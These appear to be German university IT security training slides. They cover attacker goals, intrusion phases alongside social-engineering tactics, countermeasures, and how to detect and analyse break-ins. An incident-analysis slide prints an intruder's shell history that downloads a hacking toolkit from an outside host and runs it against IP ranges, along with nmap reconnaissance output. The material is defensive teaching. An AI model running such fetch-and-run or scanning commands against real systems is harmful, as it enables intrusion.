
REGIONALES RECHENZENTRUM ERLANGEN [RRZE]




IT-Sicherheit

Systemausbildung − Grundlagen und Aspekte von Betriebssystemen und System-nahen Diensten, 19.07.2017

Marcel Ritter, RRZE

AGENDA



- Welche Bedrohungen existieren?
- Die dunkle Seite …
- Welche Gegenmaßnahmen kann man treffen um …
- Was tun, wenn es doch passiert?
- Schwerpunkt: Passwort
- Aktuelles

TOP 1

Welche Bedrohungen existieren?

- Zielsetzung der Angreifer
- Verbreitungswege
- Ausprägungen

Welche Ziele verfolgen die „Einbrecher“?

- Zugriff auf
  - Schützenswerte / wertvolle Daten (z.B. Forschungsdaten)
  - Logins / Passwörter (oder Passwort-Hashes)
- Missbrauch von Ressourcen
  - Spam-Mail
  - (D)DOS-Client, Botnet / Control-Server (Zentral vs. P2P)
  - Rechenleistung (Bitcoin-Mining)
  - Hardware (Drucker, Kamera, …)
  - Scan / Angriff auf weitere Systeme
- Erpressung
  - Datenverschlüsselung! (Ransomware)
  - Aber auch durch Zugriff auf persönliche/vertrauliche Daten

Auf welchem Weg drohen Gefahren?

- Nicht technisch:
  - Diebstahl
  - Social Engineering
  - Entsorgung von „Datenträgern“ (analog wie digital)
    - › Verkauf gebrauchter Speichermedien,
      Recycling von SSD-Speicherchips in USB-Sticks
- Technisch:
  - Speichermedien mit Schadsoftware
  - Drive-By (Web) / Mail-Attachments
  - Scans / Aktive Angriffe
  - …

Wie können technische Gefahren aussehen?

- Hardware:
  - Floppy, USB-Stick, SD-Card
  - Keylogger / Screenlogger
  - …
- Software:
  - Viren, Würmer, Trojaner, Backdoors
  - Rootkits
  - Adware / Nagware / Ransomware
  - …

TOP 1.1

IT-Sicherheit jenseits vom klassischen Server/PC

- „unsichtbare“ IT-Geräte (IoT)
- „virtuelle“ IT-Systeme

Gefahrenquelle: „Intelligente Hardware“ und „Internet of Things“ …

- … und damit potentielle Einfallstüren
  - Klassische IT-Komponenten:
    - Netzwerkkomponenten: Router, Switches, WLAN-Access-Points, DSL-Modems, IP-Telefone
    - Drucker/Kopierer
  - Mobile Geräte
    - Handy, Tablet, Smart-Watches
  - Multimedia-Geräte
    - DVD/Blu-ray-Player, Medienstationen
  - IoT (Internet of Things)
    - Kühlschränke, Heizungsanlagen, Autos (!), u.v.m. …
- Problem: Nach anfänglicher Hype-Phase oft schnell keine Patches mehr vom Hersteller => verwundbare Geräte!

Virtualisierung


- Vollvirtualisierung
  - Eigentlich wie „echte“ Server
  - **Aber:** Aufwand/Kosten wesentlich geringer, deswegen
    - Oft hoffnungslos übertriebene Anzahl von VMs, gefolgt von
    - Mangelhafter Betreuung und daraus resultierendem
    - Sicherheitsrisiko
- Container
  - Update-Strategie: Alles neu
  - Keine automatischen Updates
  - Quellen potentiell unsicher / undurchsichtig

TOP 2

Die dunkle Seite:

- Was tut so ein Hacker?

… technisch mit Ausflügen ins Social Engineering



Hacking 101:
„Classic Style“: ohne Nutzerinteraktion

- Phase 1:
  - Ausspähen möglicher Ziele
- Phase 2:
  - Zugriff / Ausnutzen entdeckter Schwachstellen
- Phase 3:
  - Ausweiten der Berechtigung
- Phase 4:
  - Verstecken
- Phase 5:
  - Absichern des eigenen Zugriffs
- Phase 6:
  - Schadfunktion nutzen

Social Engineering:


- Erstaunliche Parallelen zur rein technischen Angriffen

Hacking 101: Ausspähen möglicher Ziele

- Phase 1: Auskundschaften / Scan
  - Welche Systeme sind erreichbar?
    - Evtl. auch OS, Version, usw.
  - Welche Ports (=Dienste) laufen dort?
    - Evtl. auch Hersteller/Produkt, Version usw.
  - Welche Applikation(en) laufen „dahinter“?
    - z.B. bei Webservern: CMS (Wordpress, Typo3, etc.), oder Management-Schnittstellen (phpMyAdmin, usw.)

Hacking 101: Ausspähen möglicher Ziele

- **Versionsinfo Applikation**



Social Engineering:

- Fotos oder Meldungen in sozialen Medien von
  - Geburtstagsfeier => Geburtstag/Alter
  - Urlaubsbilder => nicht anwesend
  - … Verwandte, Haustiere

```
# ssh -v sol.local
OpenSSH_6.6.1, OpenSSL 1.0.1f 6 Jan 2014
<…>
debug1: Remote protocol version 2.0, remote software version OpenSSH_6.1
```

Scan Results – Operating System

```
# nmap -O remotehost.local
Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-07 08:42 CEST
Nmap scan report for remotehost (1.2.3.4)
Host is up (0.000022s latency).
rDNS record for 1.2.3.4: remotehost.local
Not shown: 987 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
79/tcp    open  finger
111/tcp   open  rpcbind
2049/tcp  open  nfs
4045/tcp  open  lockd
6112/tcp  open  dtspc
7100/tcp  open  font-service
Device type: general purpose
Running: Sun Solaris 9|10
OS CPE: cpe:/o:sun:sunos:5.9 cpe:/o:sun:sunos:5.10
OS details: Sun Solaris 9 or 10 (SPARC)
Network Distance: 4 hops

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.60 seconds
```

Hacking 101: Ausnutzen entdeckter Schwachstellen

- Phase 2: Zugriff
  - Variante 1: Zugriffsdaten (Login/Passwort) bekannt
  - Variante 2: Einbruchsversuch
    - Gezielt Schwachstellen „abklopfen“:
    - Exploits auf Zielsysteme anwenden und „Daumen drücken“

    - Heiß begehrt (nicht nur bei Geheimdiensten):
      - Zero-Day-Exploits (noch kein Patch vorhanden/veröffentlicht!)
    - Informationen über verwundbare S
      - Beispiel Apache: http://httpd.apache
      - CVE (Common Vulnerabilities and E
      - … und in dunkle Quellen gibt‘s die pa

Social Engineering:

- Ändern von Zugangsdaten über „Sicherheitsfragen“:
  - Geburtsdatum
  - Name des Haustiers
  - …

Hacking 101: Ausweiten der Berechtigung

- Phase 3 (optional): Ausweiten der Berechtigung
  - Kompromittierter Dienst lief als unprivilegierter Benutzer
  - Ziel: Möglichst Admin-Rechte

  - z. B.:
    - Auslesen und Cracken von Passwort-Hashes
    - Anwenden weiterer (lokaler) Exploits zum Erreichen privilegierter Admin-Berechtigungen

Social Engineering:

- Nutzung der vorhanden Informationen um Vertrauen zu schaffen und „Zielperson“ für eigene Zwecke „einzuspannen“

Hacking 101: Verschleiern des Einbruchs

- Phase 4 (optional): Verschleiern des Einbruchs
  - Manipulation (z.B. Löschen) von Log-Files / Login-Daten
  - Verstecken von Prozessen / Dateien / Netzverbindungen
    - Als nichtprivilegierter Benutzer:
      - Verwendung üblicher Programm- / Datei- / Verzeichnisnamen
      - Verstecken „in der Masse“
      - „Old School“: Verwendung von Leer / Sonderzeichen, „…“
    - Als Administrator / root:
      - Austausch typischer Systemprogramme
      - Kernel-Rootkit
        - potentiell schwer zu finden

Social Engineering:

- Auftreten z.B. als Vorgesetzter der „Zielperson“
- Agieren im Auftrag Anderer

Hacking 101: Sicherstellen der dauerhaften Nutzbarkeit

- Phase 5 (optional): Dauerhafte Zugriffsmöglichkeit schaffen
  - Ursprüngliche Schwachstelle könnte durch Patches behoben werden
  - Durch zusätzliche Backdoor
  - Einbinden der Ressourcen in ein existierendes Botnetz
    - › Ansteuerung über Control-Server

Social Engineering:

- Erpressung / Entlohnung der „Zielperson“
- Evtl. Ausweiten auf weitere Personen im Umfeld

Hacking 101: Schadfunktion nutzen

- Phase 6: Schadfunktion installieren und nutzen
  - Bis zur (potentiellen) Entdeckung …

Social Engineering:

- z. B. Stehlen von Firmengeheimnissen

TOP 3

Welche Maßnahmen kann man treffen um …

- Sicherheitsvorfälle zu verhindern?
- Sicherheitsvorfälle zu erkennen?
- Auswirkungen zu reduzieren?

Gegenmaßnahmen: Physische Sicherheit

- Bei direkten, physischem Zugriff auf Geräte viele Angriffsszenarien einfach möglich, deswegen:


- Beschränkung des direkten Zugriffs
  - Gesicherter Rechnerraum
  - Abgeschlossene Büroräume / Schränke
  - Absicherung von Netzwerk-Verkabelung

  - Schwieriger bei mobilen Geräten (Laptop, Handy), weil physischer Zugriff leicht möglich
    - › Daten-Verschlüsselung
    - › PIN-Code / Fingerabdruckscan etc.

Gegenmaßnahmen – technische Sicherheit

- Verminderung „Angriffsfläche“
  - Gepatchte Software (Updates)
  - Nur benötigte Dienste
  - Beschränkung der Zugriffsmöglichkeiten
    - Login/Passwort, lokal (z.B. Subnetz), temporär (z.B. 10/s)
  - Keine Klartext-Authentifizierung (FTP, telnet, rsh, …)
- Verminderung der Auswirkungen
  - Dienste als nichtprivilegierter Benutzer ausführen
  - Ausführung in gesicherter Umgebung (chroot, separate VM)
  - Ressourcenbeschränkung (DOS-Attacken)
  - Role Based Access Control (AppArmor, SELINUX)


Gegenmaßnahmen auf diversen Ebenen



Gegenmaßnahmen

- Lokaler Rechner:
  - Updates
  - Dienste einschränken
  - Virenscanner / Malware-Detection
  - Lokale Firewall
- Netzwerk:
  - Firewall
  - Intrusion-Detection/-Prevention (SSL!)
  - Proxy / NAT (Source+Destination) (SSL!)
  - Priv. Subnetze
- Proaktive Analyse eigener Systeme
  - Nessus / OpenVAS (http://sectools.org/vuln-scanners/)

Gegenmaßnahmen: Netzwerk



TOP 4

- Was tun, wenn es doch passiert ist?

Erkennung von Einbrüchen

- Netz-seitig:
  - Verdächtige Netzverbindungen
    - Hohe Anzahl (SPAM)
    - Unbekannte Kommunikationspartner
  - Meldung von außen
- Host-seitig:
  - HIDS (Host Intrusion Detection System)
    - Überwachung von Dateien:
      - Änderungen (Checksummen, Zeitstempel)
      - Ungewöhnliche Dateien (core – oft Nebenprodukt!)
    - Überwachung von Prozessen
    - Überwachung von Netzverbindungen

Alles gesichert, aber trotzdem gehackt? Welche Fragen sollte ich stellen?

- Auf welchem Weg wurde ich gehackt?
- Warum war der Angriff erfolgreich?
- Welche Gegenmaßnahmen kann / muss ich ergreifen, um einen zukünftigen Einbruch zu vermeiden?
- Welche Konsequenzen hat der Einbruch für das übrige IT-Umfeld?

Wie analysiere ich einen Einbruch?

- Sicherung der zur Verfügung stehenden Daten
  - Log-Files
    - Protokollierte Zugriffe / Logins
  - Sicherung des Dateisystems (oder Teilen davon)
  - Sicherung der Datenträger (Unterschied zu Dateisystem?)
  - Speicher-Dump
    - Prozessliste
    - Geöffnete Dateien
    - Aktive Netzverbindungen
- Aber Vorsicht!
  - Sicherung des laufenden Systems erfordert Login (Passwort!)
  - Analyse einfacher, je vollständiger die Informationen

Beispiele:


```
hack1 # cat ~/.bash_history
wget  www.cobrabesthacker.remote.ro/hacking.tgz
tar -zxvf hacking.tgz
cd hack
cd hacking
./hack 200.121
./hack 62.14

hack2 # rpmverify –a
S.5....T /bin/ls
S.5....T /bin/ps
S.5....T /usr/bin/top
S.5....T /usr/bin/find
S.5....T /bin/netstat
S.5....T /sbin/syslogd

hack3 # lsof
crond 13524 wwwrun cwd   DIR   104,2     48 279651 /tmp/  (deleted)
crond 13524 wwwrun txt   REG   104,2 502759 279684 /tmp/ /crond (deleted)
crond 13524 wwwrun   0w  REG   104,2    697 279804 /tmp/ /LinkEvents (deleted)
crond 13524 wwwrun   1u IPv4 8116616          TCP hack1.sub.fau.de:46716->irc.remote.hu:6667 (ESTABLISHED)
crond 13524 wwwrun   3u IPv6  326060          TCP *:http (LISTEN)
crond 13524 wwwrun  11u IPv4 4914026          UDP *:60239
crond 13524 wwwrun  15u IPv4 4913946          TCP hack3.sub.fau.de:54517->badguy.remote.net:ftp-data (CLOSE_WAIT)
```

TOP 5

